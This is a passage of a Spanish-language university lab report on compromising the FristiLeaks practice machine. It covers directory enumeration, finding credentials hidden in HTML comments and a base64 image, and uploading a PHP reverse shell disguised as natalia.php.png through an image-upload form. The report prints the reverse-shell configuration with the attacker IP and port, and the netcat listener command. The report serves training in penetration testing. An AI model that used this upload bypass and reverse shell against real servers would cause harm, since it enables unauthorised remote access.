
La función de este comando es comparar las rutas del sitio web con un diccionario de palabras (en este caso common.txt), permitiendo así descubrir directorios y archivos ocultos que no son visibles de forma directa en la navegación.

En el resultado se identificaron varias rutas incesantes como /cgi-bin/, /images/, /index.html y /robots.txt, las cuales fueron navegadas en busca de pistas, pero no hubo resultados exitosos.



*Ilustración 10 Interfaz inicial del servidor Apache*

Se accedió desde el navegador a la dirección IP correspondiente a la máquina víctima. En el escaneo se había comprobado que la máquina tenía un servidor Apache activo, el cual muestra una interfaz web inicial. Sobre esta interfaz se procedió a realizar pruebas de seguridad con el objetivo de identificar posibles vulnerabilidades explotables.




*Ilustración 11 Visualización del código fuente de la página web*

Como paso siguiente, se procedió a visualizar el código fuente de la página web con el propósito de identificar posibles pistas que pudieran revelar credenciales u otra información sensible.

Para ello, en la interfaz principal se hizo clic derecho sobre la interfaz y se seleccionó la opción


View Page Source (Ver código fuente de la página) pero aquí no se encontraron credenciales. Por ello se siguió navegando por otras rutas:



*Ilustración 12 Interfaz del Login de la aplicación web FristiLeaks*


Una de ellas fue la dirección 100.10.2.10/fristi, se observó una página con una imagen grande y, debajo, un formulario de inicio de sesión. En el formulario aparecían los campos Username y Password, junto con un botón Login, indicando que el acceso a esa sección del sitio estaba protegido mediante autenticación. Esta interfaz fue registrada como un punto de interés para las siguientes etapas de reconocimiento.

Sin embargo, en este punto no se disponía aún con credenciales de acceso válidas. Ante esta situación, se procedió a inspeccionar el código fuente de esta página aplicando el mismo procedimiento: clic derecho sobre la interfaz y selecciono la opción **Ver código fuente**.



*Ilustración 13 Posible usuario en el código fuente del formulario de Login*


Al inspeccionar el código fuente del formulario de Login, se identificaron varios elementos de interés. Entre ellos, un posible nombre de usuario referenciado en los comentarios del HTML **eezeepz**, así como una imagen codificada en base64 que podría contener información oculta.



*Ilustración 14 Imagen codificada en base64*


Se procedió a copiar el bloque de datos codificado en base64 identificado en el código fuente, se utilizó un decodificador de base 64 a binario, accesible desde el navegador. En este se

pegó el código con el objetivo de analizar la información oculta en la imagen. Como se observa en la siguiente imagen.



*Ilustración 15 Uso de un decodificador online*

El resultado de la decodificación fue una imagen en formato PNG. Aquí se evidenció que la aplicación web aceptaba archivos con extensión .png en su proceso de carga. Esta característica abrió la posibilidad de aprovechar dicha funcionalidad para intentar una inyección a través de un archivo manipulado.



*Ilustración 16 Decodificación del contenido en base64*



Universidad Tecnológica del Chocó  
Diego Luis Córdoba

Luego, se realizó la decodificación del contenido base64 a formato PNG, con el objetivo de obtener y visualizar la imagen oculta.





Ilustración 17 Resultado de la decodificación base64 a imagen PNG


El resultado fue una imagen en la que se mostraba una cadena de texto que podría corresponder a una posible contraseña. Aquí ya se encontró un nuevo indicio para intentar acceder al formulario de Login.

Por lo cual, se procedió a probar el usuario identificado y la contraseña extraída como se observa en la siguiente imagen:



*Ilustración 18 Autenticación de credenciales*

En esta ventana se ingresaron las credenciales identificadas durante la exploración: el usuario **eezeepz**, hallado como comentario en el código fuente, y la contraseña **kekkeKekKekKEkKEK**, obtenida al decodificar el texto presente en la imagen. Estos datos se introdujeron en los campos **Username** y **Password** del formulario para probar el acceso al sistema.




*Ilustración 19 Login exitoso*

Después de ingresar las credenciales en el formulario, el sistema mostró un mensaje que confirmaba el inicio de sesión exitoso con la frase **Login successful**. Debajo del mensaje apareció



un enlace llamado **Upload file**, indicando que el acceso había sido concedido y que ahora era posible interactuar con una opción para subir archivos.



*Ilustración 20 Portal de carga de archivos*

Al hacer clic en dicho botón, el sistema redirigió a esta ventana específica que permitía realizar la subida de archivos, en específico imágenes ya que se observó el botón de Upload Image.

Allí se realizó una pausa y se regresó a la terminal:

```
root@kali: /home/kali/Escritorio
Archivo Acciones Editar Vista Ayuda
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ sudo su
[sudo] contraseña para kali:
(root@kali)-[/home/kali]
# cd /usr/share/webshells

(root@kali)-[/usr/share/webshells]
# ls
asp  aspx  cfm  jsp  laudanum  perl  php
(root@kali)-[/usr/share/webshells]
# cd php

(root@kali)-[/usr/share/webshells/php]
# ls
findsocket  php-backdoor.php  php-reverse-shell.php  qsd-php-backdoor.php  simple-backdoor.php
```

*Ilustración 21 Ubicación del archivo php-reverse-shell.php*

Aquí se volvió a la terminal y se navegó hasta la carpeta de webshells usando `cd /usr/share/webshells/php/`. Allí se listaron los archivos con `ls` y se confirmó que el directorio

contenía varios recursos. Luego, se entró al subdirectorio php usando `cd php`, se volvió a listar el contenido con `ls` y se localizó el archivo `php-reverse-shell.php`

```
(root@kali)-[/home/kali]
# cp php-reverse-shell.php /home/kali/Escritorio

(root@kali)-[/home/kali]
# cd Escritorio

(root@kali)-[/home/kali/Escritorio]
# ls
php-reverse-shell.php

(root@kali)-[/home/kali/Escritorio]
# cp php-reverse-shell.php natalia.php.png

(root@kali)-[/home/kali/Escritorio]
# ls
natalia.php.png  php-reverse-shell.php

(root@kali)-[/home/kali/Escritorio]
# nano natalia.php.png
```

*Ilustración 22 Renombrado del archivo reverse*

En este paso, se regresó a la carpeta personal con `cd /home/Kali` y se copió el archivo `php-reverse-shell.php` al Escritorio, para ello se usó el comando `cp php-reverse-shell.php /home/Kali/Escritorio`. Como siguiente, se navegó a la ruta del escritorio con `cd Escritorio` y `ls` para listar los archivos, allí se encontró ya disponible el archivo copiado.

El paso siguiente fue crear una copia del archivo con el nombre `natalia.php.png`, como se observa en la imagen se usó la instrucción **cp** seguido del nombre del archivo y al lado el nuevo nombre de modo que el archivo adoptara una apariencia de imagen, luego, se abrió ese archivo con el editor de texto nano con el comando **nano natalia.php.png** para revisar y ajustar su contenido y poder adaptarlo a la estructura necesaria para que, a simple vista, pareciera una imagen pero conservara el código preparado para la hacer el **Exploit**.



Universidad Tecnológica del Chocó  
Diego Luis Córdoba

Al ejecutar esta instrucción la pestaña que se mostro fue la siguiente:

```
Archivo Acciones Editar Vista Ayuda
GNU nano 8.4 natalia.php.png
// Description
//
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
//
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
//
// Usage
//
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '100.10.2.6'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//
```

*Ilustración 23 Edición del archivo reverse shell*

En esta pestaña, del editor se mostró el título GNU nano 8.4 seguido del nombre del archivo natalia.php.png, indicando que el archivo fue abierto con ese editor. En el área de edición aparecieron los comentarios iniciales del script y, justo debajo, las líneas de configuración donde se realizaron los cambios: la variable de la ip quedó establecida en 100.10.2.6 y la del port en 1234: IP del atacante a 100.10.2.6 y Puerto de escucha a 1234. Y se guardaron los cambios del archivo.

Una vez guardados los cambios realizados en el archivo **natalia.php.png**, se regresó al portal web que contenía la opción para subir imágenes.

Select image to upload:


Browse...

No file selected.

Upload Image

*Ilustración 24 Carga de archivos*


En esta ventana recordemos que se mostró el campo Select image to **Upload** junto con los botones Browse y Upload Image. Se hizo clic en el botón Browse, lo que abrió la ventana del sistema para explorar las carpetas del equipo.



*Ilustración 25 Archivo script*

En esta ventana de selección de archivos se accedió al directorio **Escritorio**, donde se mostraban los archivos disponibles. Entre ellos, el archivo **natalia.php.png**, el cual se ha


preparado para realizar el **Exploit** en el paso anterior. Se hizo clic sobre dicho archivo para resaltarlo y, se presionó el botón **Abrir** ubicado en la parte inferior derecha de la ventana.



*Ilustración 26 Script php cargado*

Una vez seleccionado el archivo en la ventana anterior, el navegador mostró nuevamente la interfaz del portal web. En la pantalla se podía ver que junto al botón **Browse** aparecía el nombre del archivo natalia.php.png, lo que confirmaba que había realizado correctamente la selección del archivo.


Con el archivo ya cargado en el campo de selección, el siguiente paso consistió en hacer clic sobre el botón **Upload Image** para enviar el archivo al servidor, se recargó la página y mostró la siguiente información:



*Ilustración 27 Nueva ventana después de la carga del script*

Un mensaje en pantalla indicando el progreso de la carga con la frase Uploading, please wait. Luego, al completarse el proceso, apareció el texto The file has been uploaded to /uploads, indicando que el archivo había sido subido a ese directorio /uploads del servidor.

Como paso siguiente, se minimizó el navegador y se volvió a la terminal de Kali Linux para continuar con el proceso. Una vez en la consola, se cambiaron los permisos a usuario administrador utilizando el comando `sudo su`, ingresando la contraseña correspondiente. Ya con privilegios de superusuario, se ejecutó el comando `nc -lvp 1234`, con el cual la terminal quedó en estado de escucha en el puerto 1234



```
(kali@kali)-[~]  
$ sudo su  
[sudo] contraseña para kali:  
(root@kali)-[/home/kali]  
# nc -lvp 1234  
listening on [any] 1234 ...
```

*Ilustración 28 Escucha del puerto 1234*

Este paso se realizó porque, al momento de editar el archivo `natalia.php.png`, se había configurado el puerto 1234 como el canal de comunicación, por lo que fue necesario dejar la terminal en escucha en ese mismo puerto para esperar la conexión proveniente de la máquina remota.

De vuelta en el navegador, se accedió a la **ruta /uploads**, tal como se indicó tras la carga del archivo. Al ingresar, el sistema respondió con el mensaje no!



no!

*Ilustración 29 Ruta /uploads*

Aunque la respuesta inicial de la aplicación mostró el mensaje “no!”, lo que hacía pensar que la carga había fallado, el archivo sí se había almacenado correctamente en el servidor. Para comprobarlo, se ingresó manualmente en el navegador la ruta completa del archivo dentro del directorio de subidas, **100.10.2.10/fristi/uploads/natalia.php.png**



*Ilustración 30 Ejecución del archivo*

Al ingresar, la página quedó en carga sin mostrar errores visibles, lo que confirmó que el archivo se encontraba alojado en el servidor



Universidad Tecnológica del Chocó  
Diego Luis Córdoba

```
(kali@kali)-[~]
└─$ sudo su
[sudo] contraseña para kali:
